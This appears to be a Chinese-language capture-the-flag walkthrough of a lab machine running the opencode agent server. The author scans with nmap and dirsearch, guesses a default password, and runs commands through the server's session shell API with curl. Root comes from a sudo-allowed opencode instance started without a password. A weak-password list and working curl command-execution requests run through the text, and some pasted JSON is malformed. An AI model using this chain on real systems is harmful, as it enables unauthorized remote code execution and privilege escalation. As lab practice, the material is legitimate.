

显示搜集信息

```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ ping 192.168.56.105
PING 192.168.56.105 (192.168.56.105) 56(84) bytes of data.
64 bytes from 192.168.56.105: icmp_seq=1 ttl=128 time=0.759 ms
64 bytes from 192.168.56.105: icmp_seq=2 ttl=128 time=0.644 ms
^C
— 192.168.56.105 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1019ms
rtt min/avg/max/mdev = 0.644/0.701/0.759/0.057 ms

(kali㉿kali)-[~]
$ nmap 192.168.56.105
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-08 07:19 EDT
Nmap scan report for 192.168.56.105
Host is up (0.00087s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap

Nmap done: 1 IP address (1 host up) scanned in 4.79 seconds
```

有80端口可以登录网页



是个小游戏（先玩两把。。。）

然后

```
(kali㉿kali)-[~]
$ dirsearch -u http://192.168.56.105
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/reports/http_192.168.56.105/_26-08-08_07-23-00.txt
Target: http://192.168.56.105/

[07:23:00] Starting:
[07:23:11] 403 - 3198 - /.ht_wsr.txt
[07:23:11] 403 - 3198 - /.htaccess.bak1
[07:23:11] 403 - 3198 - /.htaccess.sample
[07:23:11] 403 - 3198 - /.htaccess.orig
[07:23:11] 403 - 3198 - /.htaccess.save
[07:23:11] 403 - 3198 - /.htaccess.extra
[07:23:11] 403 - 3198 - /.htaccess.orig
[07:23:11] 403 - 3198 - /.htaccessBAK
[07:23:11] 403 - 3198 - /.htaccess_sc
[07:23:11] 403 - 3198 - /.htaccessOLD
[07:23:11] 403 - 3198 - /.htaccessOLD2
[07:23:11] 403 - 3198 - /.html
[07:23:11] 403 - 3198 - /.hta
[07:23:11] 403 - 3198 - /.htpasswd_test
[07:23:11] 403 - 3198 - /.htpasswd
[07:23:11] 403 - 3198 - /ENTER-search
[07:23:55] 403 - 3198 - /server-status/
```

然后就发现了全都是403说明存在的但是没有许可

Forbidden

You don't have permission to access this resource.

Apache/2.4.68 (Debian) Server at 192.168.56.105 Port 80

然后就去翻F12

```
<!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Dino Game</title>
    <style>
    </style>
    <!-- https://opencode.ai/docs/zh-cn/web/ -->
  </head>
  <body>
    <canvas id="game" width="800" height="300">
    </script>
  </body>
</html>
```

翻到了这个 opencode是一个agent软件

这条命令指向了opencode的web服务 也和靶机的名字有关

opencode serve

默认端口: 4096

默认监听: 127.0.0.1:4096

访问地址: http://127.0.0.1:4096

可以利用这个康康

然后就发现了

登录

http://192.168.56.105:4096

您与此网站的连接不是私密连接

用户名

密码

登录

取消

是一个需要用户名的密码

据查询 用户名是固定的 只有密码要找

先试一下弱密码


1. 教程复制粘贴类（网上示例、docker-compose、.env 示例高频）

plaintext ^

```
secret
secret123
your-password
yourpassword
opencode@4096
opencode#4096
laosu123
demo
demo123
test
test123
changeme
changeme123
```

豆包可以直接搜到 第一个就是。。。。

啊



这个是进入之后的界面

上网查了之后发现了/session是一个奇妙的小玩意

可以利用与执行命令

先创建一个会话

```
(kali㉿kali)-[~]
└─$ curl -u opencode:secret -X POST http://192.168.56.105:4096/session -d '{}'
{"id":"ses_01ec6b3d0ffeldL3rL3OQPrtqU","slug":"shiny-rocket","projectId":"global","directory":"/home/beeHack","path":"/home/beeHack","cost":0,"tokens":{"input":0,"output":0,"reasoning":0,"cache":{"read":0,"write":0},"title":"New session - 2026-08-08T11:54:16.495Z","version":"1.18.7","time":{"created":1786190056495,"updated":1786190056495}}
```

然后就是建立以和函数oc是的可以高效快捷的使用命令

```
(kali㉿kali)-[~]
└─$ curl -u opencode:secret -X POST "http://192.168.56.105:4096/session/ses_01ec6b3d0ffeldL3rL3OQPrtqU/shell" -H "Content-Type: application/json" -d '{"agent":{"build","command":"id"},"info":{"id":"msg_fe13e2d2b0014HYufk69beWhtO","sessionId":"ses_01ec6b3d0ffeldL3rL3OQPrtqU","role":"assistant","time":{"created":1786190376235,"completed":1786190376267},"parentID":"msg_fe13e2d20001ZdSrtPHivWHxSD","modelID":"big-pickle","providerID":"opencode","mode":"build","agent":{"build","path":{"cwd":"/home/beeHack","root":"/"},"cost":0,"tokens":{"input":0,"output":0,"reasoning":0,"cache":{"read":0,"write":0},"parts":[{"id":"prt_fe13e2d2f001fWm2IS3Cz55y91","sessionId":"ses_01ec6b3d0ffeldL3rL3OQPrtqU","messageID":"msg_fe13e2d2b0014HYufk69beWhtO","type":"tool","callID":"01KZGKWB9F9P5AJKH2FSDKNF50","tool":"bash","state":{"status":"completed","input":{"command":"id"},"output":{"uid=1000(beeHack) gid=1000(beeHack) groups=1000(beeHack),100(users)\n","title":"","metadata":{"output":{"uid=1000(beeHack) gid=1000(beeHack) groups=1000(beeHack),100(users)\n"},"time":{"start":1786190376239,"end":1786190376267}}}}]}'
└─$ oc { curl -s -u opencode:secret -X POST "http://192.168.56.105:4096/session/ses_01ec6b3d0ffeldL3rL3OQPrtqU/shell" -H
```

```
"Content-Type: application/json" -d '{"agent":"build","command":"$1"}' | python3 -c "import sys,json;d=json.load(sys.stdin);
[print(p['state']['output'],end='') for p in d['parts'] if p.get('state',{}).get('output')];"
```

然后就可以开始使用命令

```
(kali㉿kali)-[~]
$ oc "cat /home/beehack/user.txt"
flag{user-4dcf0d38201a6a1e5867dc2e031c5c55}
```

下一步就是提权

先查看权限

```
(kali㉿kali)-[~]
$ sudo -l
Matching Defaults entries for beehack on Code:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User beehack may run the following commands on Code:
  (ALL : ALL) NOPASSWD: /usr/local/bin/opencode
```

这个用户在opencode上是可以使用最高权限

然后可以先建立一个稳定的ssh

有私钥就不做展示了

```
(kali㉿kali)-[~]
$ ssh -i ~/.ssh/lab_key beehack@192.168.56.105
The authenticity of host '192.168.56.105 (192.168.56.105)' can't be established.
ED25519 key fingerprint is SHA256:MjoUe5ON03T2UcSPmlU3evmpGUywf/3IU0+1p77cI.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:9: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.105' (ED25519) to the list of known hosts.
Linux Code 7.1.5-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.1-6.1~trixie (2026-07-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
beehack@Code:~$
```

利用ssh登录成功

启动root在opencode上的服务（8090） 然后故技重施

```
beehack@Code:~$ sudo /usr/local/bin/opencode serve --hostname 0.0.0.0 --port 8090 >/tmp/oc_root.log 2>61 &
[2] 2564
[1] Exit 127 ssudo /usr/local/bin/opencode serve --hostname 0.0.0.0 --port 8090 > /tmp/oc_root.log 2>61
```

先清除密码（毕竟不知道）

```
(kali㉿kali)-[~]
$ curl -s -o /dev/null -w "%{http_code}\n" http://192.168.56.105:8090/session
200
```

然后就是和之前是一样的

```
(kali㉿kali)-[~]
$ curl -X POST http://192.168.56.105:8090/session/ses_01eacff80ffelpvMY2DsntlTpB/shell \
-H "Content-Type: application/json" \
-d '{"agent":"build","command":"id; whoami; cat /root/root.txt"}'
{"info":{"id":"msg_fe153801a001c91TU08UQSUw5N","sessionId":"ses_01eacff80ffelpvMY2DsntlTpB","role":"assistant","time":{"created":"1786191773723","completed":"1786191773768","parentID":"msg_fe153800d0010QYrReVLURYyDI","modelID":"big-pickle","providerID":"opencode","mode":"build","agent":"build","path":{"cwd":"/home/beehack","root":"/"},"cost":0,"tokens":{"input":0,"output":0,"reasoning":0,"cache":{"read":0,"write":0}}},"parts":[{"id":"prt_fe153801c001NsAtTxI3T0GjQI","sessionId":"ses_01eacff80ffelpvMY2DsntlTpB","messageID":"msg_fe153801a001c91TU08UQSUw5N","type":"tool","callID":"01KZGN700WBCKA5AEYA74P2NHD","tool":"bash","state":{"status":"completed","input":{"command":"id; whoami; cat /root/root.txt"},"output":"uid=0(root) gid=0(root) groups=0(root)\nroot\nflag{root-3eae77c98413d2b3b81cb66fea9d613e}\n"},"title":"","metadata":{"output":"uid=0(root) gid=0(root) groups=0(root)\nroot\nflag{root-3eae77c98413d2b3b81cb66fea9d613e}\n"},"time":{"start":"1786191773724","end":"1786191773768}}}]}
```

得到了flag

```
tpB","messageID":"msg_fe153801a001c91TU08UQSUw5N","type":"tool","callID":"01KZGN700WBCKA5AEYA74P2NHD","tool":"bash","state":{"output":"uid=0(root) gid=0(root) groups=0(root)\nroot\nflag{root-3eae77c98413d2b3b81cb66fea9d613e}\n"},"title":"","metadata":{"output":"uid=0(root) gid=0(root) groups=0(root)\nroot\nflag{root-3eae77c98413d2b3b81cb66fea9d613e}\n"},"time":{"start":"1786191773724","end":"1786191773768}}}]}
```

